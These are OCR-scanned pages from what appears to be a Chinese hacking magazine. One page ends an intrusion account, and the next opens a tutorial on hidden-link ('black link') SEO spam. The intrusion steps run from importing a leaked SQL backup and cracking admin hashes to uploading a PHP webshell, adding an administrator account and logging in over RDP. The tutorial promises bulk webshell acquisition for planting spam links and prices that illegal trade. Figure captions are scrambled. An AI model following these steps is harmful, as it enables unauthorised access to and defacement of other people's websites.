


图 12　添加管理员




图 10　成功登陆信箱




图 13　3389 登陆

西，有图为证，如图7。发现了SQL文件，应该是备份文件，这样直接下回来导出本地库。因为这个文件是20多MB的，phpmyadmin默认只能导2MB，只好进入CMD执行 **mysql -uroot -phack，Create Database xxx**；创建一个库，**use xxx**；最后导入 **source c:\\123\\test.sql**；如图8。

找到了管理员的表得到用户名和密码，如图9。拿到CMD5去破解了一下提示收费，鄙视CMD5，这里推荐一个国外的网站：**http://www.c0llision.net/webcrack.php** 成功破出，试着登录http://moxxx.xxxx3.com的后台提示不对，把这几个密码都破出，然后登录提示错误，再使用密码登录管理员邮箱，成功进入。如图10。

正好后台登录的地方有找回密码，填上管理员邮箱，提示邮箱不对，感觉数据好象不是这个站的，拿到http://www.xxxx2.com试了一下成功进入后台，想不明白为什么xxxx2.com站的备份数据要放在xxxx3.com的根目录，进后台发现这备份不是最新的3.0。在后台直接上传php就可以成功。图11。最后拿到webshell，跟想像中的一样，拿到webSHELL就等于系统权限，执行命令添加管理员如图12。最后登录3389终端。如图13。

编辑点评： 可能你会说，这次入侵有很大的偶然性，别忘了，成功总是有太多的偶然。这篇文章告诉你，遇到障碍时，需要的不是多么高深莫测的技术，而是耐心、细心和坚持。

搜索引擎优化之黑链优化法及黑链的清除


图 yeweit6

从本文您可以学的：

1、认识黑链和黑链产业；

2、学会如何简单批量获得 Webshell 挂黑链。

搜索引擎优化（SEO）一直是当今网站建设和推广的热门话题，优化的方法有很多，最基本的有关键字选择，长尾关键词，页面静态化等。这篇文章要说的是挂黑链优化的方法，以及网站被挂黑链之后的清除方法。其他不多说，下面直接进入主题。



方案组	PR值	网站数量	买链接需要的费用	服务时间	质量
招牌A套餐	PR5-PR7	PR5=8个PR6=6个PR7=1个 15个站	90元	一个月	稳定
B套餐	PR5-PR7	PR7=2个PR6=6个PR5=9个 17个站	110元	一个月	稳定
C套餐	PR6-PR7	PR6=8个 PR7=2个 10个站	110元	一个月	稳定
D套餐	PR6-PR7	PR6=10个 PR7=5个 15个站	200元	一个月	稳定
E套餐	PR6	PR6=10个	80元	一个月	稳定
F套餐	PR7	PR7=4个	100元	一个月	稳定
G套餐	PR7	PR7=10个	230	一个月	稳定
组合1	PR3-PR6	PR5=5个PR4=5个PR3=5个 15个站	50元	一个月	稳定
组合2	PR4-PR6	PR6=3个PR5=5个PR4=7个 15个站	70元	一个月	稳定
蜗牛组合3	PR3-PR6	稳定每天10个新站一天30快	优惠价800元	一个月	稳定

图 1 黑链产业




图 3 输入关键字

黑链（也称暗链）就是在网页上不显示，但搜索引擎能够捕捉到的链接。黑链的起因是友情链接，搜索引擎对一个网站权重的参考大部分来自网站的外部链接，而外部链接中，友情链接最为重要。我们说一个网站质量怎样，首先可能会想到 Alexa 排名，还有呢？就是谷歌对这个网站赋予的 PR 值。下面我们来看一下 Google Page Rank 的计算公式：

PR(A)=(1-d)+d(PR(T1)/C(T1)+・・・+PR(Tn)/C(Tn))这里，d是 0.85，如果你只有一个外连，那么 Tn=1；PR（Tn）是有你网站链接的页面PR值；T1——Tn 是所有有你链接的页面；C（Tn）是那个页面上的外链接数。比如，你有 3 个外链。这 3 个外链的 PR 值都为 2，这3个页面上都有10个链接。那么，你获得的PR值是PR=1-0.85+0.85（2/10+2/10+2/10）=0.76。可以看出，PR=0的链接，多少意义都不大。




图 6 利用工具直接下载




图 7 得到用户名和密码

虽然百度以及其他搜索引擎对网站排名都有自己的算法，但是其参考数据中都会包括类似于PR值的数据。那么，新站如何提高它的权重呢？对，我们可以通过与PR值高的网站交换友情链接。但问题是，如果你不认识那些站长，他们会同意与你换吗？当然是不同意。而购买明链，有时候很贵。于是，挂黑链就诞生了！现在挂黑链已经形成一条完整的产业链，如图1。各种黑链（暗链）广告随处可见，尤其是站长工具类网站上面，如图2。




图 8 谷歌搜索关键字

这条产业链完整的顺序为：

（1）入侵网站拿到 webshell、购买 webshell 或者两者并举；

（2）按 PR 值的不同制定黑链价位，做广告；

（3）接客户，后期服务（补、换等）。

现在我们应该很明了了，我们要挂黑链有两个途径，购买或者自己搞 webshell。买的话我就不说什么了。下面讲一下如何拿 webshell 和挂黑链（主要是针对新手，大牛莫笑，呵呵）。入侵网站要讲究灵活变通，但是菜菜们掌握的技巧不多，下面说几种常用的、见效快的方法：




图 2 各种黑链广告




图 5 谷歌搜索结果

